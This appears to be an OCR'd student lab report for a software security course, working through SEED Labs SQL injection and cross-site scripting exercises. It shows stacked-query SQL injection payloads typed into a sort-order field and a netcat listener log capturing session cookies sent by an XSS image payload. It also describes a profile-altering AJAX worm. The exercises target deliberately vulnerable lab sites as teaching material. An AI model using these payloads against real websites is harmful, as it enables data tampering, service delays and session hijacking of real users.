
Asc or Desc: asc; select generateRandomUser();


SEEDUbuntu-16.04-32bit [Running]
Firefox Web Browser
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.seedlabsqlinjection.com/unsafe_tasks_view.php
Home Edit Profile Add Task Set View Preference View Tasks Logout

Alice's Declared Tasks

Task Name	Task Owner	Hours	Amount	Task Description	Type
Design System Architecture1	Alice	30	5000	Design components and communication protocols	Collaboration
On-site client requirement collection	Alice	50	10000	Collect client requirement	Collaboration
Business Analysis	Alice	50	4000	Task Breakdown	Individual
Demo App to client	Alice	50	2000	Onsite demonstration	Individual

Task Name	Task Owner	Hours	Amount	Task Description	Type
Created					



SEEDUbuntu-16.04-32bit [Running]

Firefox Web Browser 12:22 AM

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

www.seedlabsqlinjection.com/unsafe_view_order.php

Most Visited SEED Labs Sites for Labs


Home Edit Profile Add Task Set View Preference View Tasks Logout

Alice's Task Sort Order Preference

What info do you prefer to sort?	Hours
Asc or Desc	asc; select getNewestId();

Update

FIT3173 Software Security



SEEDUbuntu-16.04-32bit [Running]

Firefox Web Browser 12:23 AM

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

www.seedlabsqlinjection.com/unsafe_tasks_view.php


Most Visited SEED Labs Sites for Labs

Home Edit Profile Add Task Set View Preference View Tasks Logout

Alice's Declared Tasks

Task Name	Task Owner	Hours	Amount	Task Description	Type
Design System Architecture1	Alice	30	5000	Design components and communication protocols	Collaboration
On-site client requirement collection	Alice	50	10000	Collect client requirement	Collaboration
Business Analysis	Alice	50	4000	Task Breakdown	Individual
Demo App to client	Alice	50	2000	Onsite demonstration	Individual

Task Name	Task Owner	Hours	Amount	Task Description	Type
7					


SEEDUbuntu-16.04-32bit [Running]
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_view_order.php
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Add Task
Set View Preference
View Tasks
Logout


Alice's Task Sort Order Preference

What info do you prefer to sort? Hours

Asc or Desc `asc; call copyTasksToUser(7);`

Update


FIT3173 Software Security



```
mysql> select * from tasks where owner = 7;
+--------+---------------------------------------+-------+--------+------------
----------------------------------+-------+---------------+
| TaskID | Name                                  | Hours | Amount | Description
                                  | Owner | Type          |
+--------+---------------------------------------+-------+--------+------------
----------------------------------+-------+---------------+
|     16 | On-site client requirement collection |    50 |  10000 | Collect clie
nt requirement                    |     7 | Collaboration |
|     17 | Business Analysis                     |    50 |   4000 | Task Breakdo
wn                                |     7 | Individual    |
|     18 | Demo App to client                    |    50 |   2000 | Onsite demon
stration                          |     7 | Individual    |
|     19 | Design System Architecture1           |    30 |   5000 | Design compo
nents and communication protocols |     7 | Collaboration |
|     20 | Database Design                       |    30 |   4000 | Design datab
ase structures                    |     7 | Collaboration |
|     21 | Setup Infrastructure and Dev Env      |    20 |   3000 | Configure da
tabase and setup programing env   |     7 | Individual    |
|     22 | Database Implementation               |    20 |   3000 | Implement Da
tabases                           |     7 | Collaboration |
|     23 | Design System Architecture2           |    20 |   5000 | Design compo
nents and communication protocols |     7 | Collaboration |
|     24 | Front-end dev1                        |    40 |  11000 | Dev mobile f
```

Demo App to client	Alice	50	2000	Onsite demonstration	Individual

Q6: In this task, what we do is simply use the function sleep which allows us to make the query wait 15 seconds. As every time the tasks are loaded it will have to sleep for 15 seconds. As when we load the tasks it checks to see what our view preference is, and that's when our injected code is activated.


SEEDUbuntu-16.04-32bit [Running]
Firefox Web Browser
12:37 AM
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_view_order.php
Most Visited SEED Labs Sites for Labs
Home Edit Profile Add Task Set View Preference View Tasks Logout
FIT3173 Software Security

Alice's Task Sort Order Preference

What info do you prefer to sort? Hours


Asc or Desc: asc; SELECT SLEEP(15);

Update

4

Task 2:


Q1: This attack is simple, because the website doesn't check for script tags in the input, this allows us to run scripts on the victim's browser when loaded. In this case when it loads the brief descriptions section the script activates and calls the JavaScript function alert, this then makes a pop-up appear on the victims screen when loaded.


SEEDUbuntu-16.04-32bit [Running]
Firefox Web Browser
1:19 AM
Alice : XSS Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Alice : XSS Lab Site
www.xsslabelgg.com/profile/alice
Most Visited SEED Labs Sites for Labs
Account »
XSS Lab Site
Your profile was successfully saved.
Activity Blogs Bookmarks Files
Add widgets
Alice
Brief descriptio
View activity
Add friend
Transferring data from www.seedattack.com...

How are you?


OK


Q2: With this attack, we use the same vulnerability found in the previous task, but instead we tell the website to add a img to our page with the source being the attackers server listening in, we then attach with this source the function with gets the current sessions cookie information, because we have our server listening in rather than responding we are able to receive all the cookie information from our victim.



```
[06/01/19]seed@VM:~$ sudo service apache2 start
[sudo] password for seed:
[06/01/19]seed@VM:~$ sudo chmod 777 -R /var/www/attackjs/
[06/01/19]seed@VM:~$ sudo services apache2 reload
sudo: services: command not found
[06/01/19]seed@VM:~$ sudo service apache2 reload
[06/01/19]seed@VM:~$ sudo service apache2 reload
[06/01/19]seed@VM:~$ sudo service apache2 reload
[06/01/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 36472)
GET /?c=Elgg%3Dv2tcil2v6d6l7f090d29nkmn37%3B%20elggperm%3DzoqcWBKL5wX3GBsm0HRm0K
P13bEHvGY8 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

Q3.1) In this task we have a larger script to run, in this case we want to modify the victims own page, to do this we use the same vulnerability once again however we insert this into the about me section, we make sure to insert it as pure html. Once again, the victims browser executes the script that is on the attackers page. From here the script gathers information using the commands inbuilt on the websites server, this returns the necessary information allowing us to create an ajax request to send to the server pretending to be victim. We can generalise the structure by copying what it looks like when we edit our page and then from here we insert the victims information.






Alice

About me

Friends

No friends yet.



Samy

